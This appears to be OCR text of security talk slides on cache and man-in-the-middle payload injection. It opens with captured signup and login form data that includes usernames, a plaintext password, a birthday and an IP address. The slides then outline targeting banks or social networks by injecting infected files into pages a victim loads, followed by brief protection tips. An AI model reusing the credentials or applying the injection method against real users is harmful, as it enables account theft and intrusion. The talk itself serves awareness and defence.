csrfmiddlewaretoken=ac23ebbe954b733edddcbb404153ca90
=undefined
username=lolitata
password=wolverine
email=
birthday_month=4
birthday_day=4
birthday_year=1986
gender=f
terms=on
coreg_xp=on
=Create Free Account
122.164.227.37
csrfmiddlewaretoken=ac23ebbe954b733edddcbb404153ca90
username=guy4gals
password=wolverine
rememberme=on
=login
next=/auth/login/
next=
csrfmiddlewaretoken=ac23ebbe954b733edddcbb404153ca90
=undefined
username=guy4gals
password=wolverine
rememberme=on
=login

# Do Payloads: Infect webs for the future




# Targeting Attacks

- Select the Target
  - Bank
  - Social Network
  - Intranet
- Analyze loaded files
- Payload:
  - Inject and load a infected file for that target, in every web the victim visits.
- Profit.

# Demo Facebook

# Protections

- Take care of mitm schemas
  - Proxy
  - TOR networks
- After using them, clean all
- Cache is not your friend on the Internet
- VPNs is not a silver bullet



# Questions?

chema@informatica64.com

mfernandez@informatica64.com